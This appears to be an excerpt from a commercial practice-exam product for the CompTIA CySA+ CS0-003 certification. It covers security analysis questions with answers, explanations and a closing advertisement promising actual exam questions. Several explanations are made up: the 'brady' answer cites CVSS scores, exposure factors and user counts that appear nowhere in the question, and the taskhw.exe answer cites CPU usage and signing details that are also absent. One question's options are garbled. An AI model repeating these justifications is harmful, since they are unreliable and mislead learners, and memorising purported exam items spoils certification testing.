Answer: C

Explanation:

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised¹². References: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

NEW QUESTION 245

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

- A. rogers
- B. brady
- C. bree
- D. manning

Answer: B

Explanation:

Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of $9 \times 0.8 = 7.2$, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

NEW QUESTION 249

A threat hunter seeks to identify new persistence mechanisms installed in an organization's environment. In collecting scheduled tasks from all enterprise workstations, the following host details are aggregated:

Task name	Target process	Number of hosts	Task user account
RtkAudUService64_BG	C:\Windows\System32\RtkAudUService64.exe	502	NT Authority\SYSTEM
BatteryGaugeMaintenance	%ProgramData%\Lenovo\Plugins\BGHelper.exe	410	NT Authority\SYSTEM
RtHVBg_PushButton	C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe	870	NT Authority\SYSTEM
UpdateService	C:\Users\sam\AppData\Roaming\Temp\taskhw.exe	1	PROD\sam

Which of the following actions should the hunter perform first based on the details above?

- A. Acquire a copy of taskhw.exe from the impacted host
- B. Scan the enterprise to identify other systems with taskhw.exe present
- C. Perform a public search for malware reports on taskhw.exe.
- D. Change the account that runs the -caskh
- E. exe scheduled task

Answer: C

Explanation:

The first step should be to perform a public search for malware reports on taskhw.exe, as this file is suspicious for several reasons: it is located in a non-standard path, it has a high CPU usage, it is signed by an unknown entity, and it is only present on one host. A public search can help to determine if this file is a known malware or a legitimate program. If it is malware, the hunter can then take appropriate actions to remove it and prevent further damage. The other options are either premature or ineffective, as they do not provide enough information to assess the threat level of taskhw.exe. References: Cybersecurity Analyst+ - CompTIA, taskhw.exe Windows process

- What is it? - file.net, Taskhostw.exe - What Is Taskhostw.exe & Is It Malware? - MalwareTips Forums

NEW QUESTION 251

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.

Which of the following metrics should the team lead include in the briefs?

- A. Mean time between failures
- B. Mean time to detect
- C. Mean time to remediate
- D. Mean time to contain

Answer: D

Explanation:

Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

NEW QUESTION 254

A security analyst observed the following activity from a privileged account:

- . Accessing emails and sensitive information
- . Audit logs being modified
- . Abnormal log-in times

Which of the following best describes the observed activity?

- A. Irregular peer-to-peer communication
- B. Unauthorized privileges
- C. Rogue devices on the network
- D. Insider attack

Answer: D

Explanation:

The observed activity from a privileged account indicates an insider attack, which is when a trusted user or employee misuses their access rights to compromise the security of the organization. Accessing emails and sensitive information, modifying audit logs, and logging in at abnormal times are all signs of malicious behavior by a privileged user who may be trying to steal, tamper, or destroy data, or cover their tracks. An insider attack can cause significant damage to the organization's reputation, operations, and compliance¹². References: The Privileged Identity Playbook Guides Management of Privileged User Accounts, How to Track Privileged Users' Activities in Active Directory

NEW QUESTION 255

When starting an investigation, which of the following must be done first?

- A. Notify law enforcement
- B. Secure the scene
- C. Seize all related evidence
- D. Interview the witnesses

Answer: B

Explanation:

The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

NEW QUESTION 258

When undertaking a cloud migration of multiple SaaS application, an organizations system administrator struggled ... identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

- A. CASB
- B. SASE
- C. ZTNA
- D. SWG

Answer: A

Explanation:

A Cloud Access Security Broker (CASB) would have reduced the complexity of identity and access management in cloud-based assets. CASBs provide visibility into cloud application usage, data protection, and governance for cloud-based services.

NEW QUESTION 262

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

- ▼ Alerts (17)
 - > Absence of Anti-CSRF Tokens
 - > Content Security Policy (CSP) Header Not Set (6)
 - > **Cross-Domain Misconfiguration (34)**
 - > Directory Browsing (11)
 - > Missing Anti-clickjacking Header (2)
 - > Cookie No HttpOnly Flag (4)
 - > Cookie Without Secure Flag
 - > Cookie with SameSite Attribute None (2)
 - > Cookie without SameSite Attribute (5)
 - > Cross-Domain JavaScript Source File Inclusion
 - > Timestamp Disclosure - Unix (569)
 - > X-Content-Type-Options Header Missing (42)
 - > CORS Header
 - > Information Disclosure - Sensitive Information in URL (2)
 - > Information Disclosure - Suspicious Comments (43)
 - > Loosely Scoped Cookie (5)
 - > Re-examine Cache-control Directives (33)

Which of the following tuning recommendations should the security analyst share?

- A. Set an Http Only flag to force communication by HTTPS.
- B. Block requests without an X-Frame-Options header.
- C. Configure an Access-Control-Allow-Origin header to authorized domains.
- D. Disable the cross-origin resource sharing header.

Answer: C

Explanation:

The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions. The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks. Reference: OWASP Top Ten | OWASP Foundation

NEW QUESTION 266

Two employees in the finance department installed a freeware application that contained embedded malware. The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?

- A. Turn on all systems, scan for infection, and back up data to a USB storage device.
- B. Identify and remove the software installed on the impacted systems in the department.
- C. Explain that malware cannot truly be removed and then reimagine the devices.
- D. Log on to the impacted systems with an administrator account that has privileges to perform backups.
- E. Segment the entire department from the network and review each computer offline.

Answer: E

Explanation:

Segmenting the entire department from the network and reviewing each computer offline is the first step the incident response staff members should take when they arrive. This step can help contain the malware infection and prevent it from spreading to other systems or networks. Reviewing each computer offline can help identify the source and scope of the infection, and determine the best course of action for recovery¹². Turning on all systems, scanning for infection, and backing up data to a USB storage device is a risky step, as it can activate the malware and cause further damage or data loss. It can also compromise the USB storage device and any other system that connects to it. Identifying and removing the software installed on the impacted systems in the department is a possible step, but it should be done after segmenting the department from the network and reviewing each computer offline. Explaining that malware cannot truly be removed and then reimaging the devices is a drastic step, as it can result in data loss and downtime. It should be done only as a last resort, and after backing up the data and verifying its integrity. Logging on to the impacted systems with an administrator account that has privileges to perform backups is a dangerous step, as it can expose the administrator credentials and privileges to the malware, and allow it to escalate its access and capabilities³⁴. References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Best Practices | SANS Institute, Malware Removal: How to Remove Malware from Your Device, How to Remove Malware From Your PC | PCMag

NEW QUESTION 269

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

CS0-003 Practice Exam Features:

- * CS0-003 Questions and Answers Updated Frequently
- * CS0-003 Practice Questions Verified by Expert Senior Certified Staff
- * CS0-003 Most Realistic Questions that Guarantee you a Pass on Your First Try
- * CS0-003 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The CS0-003 Practice Test Here](#)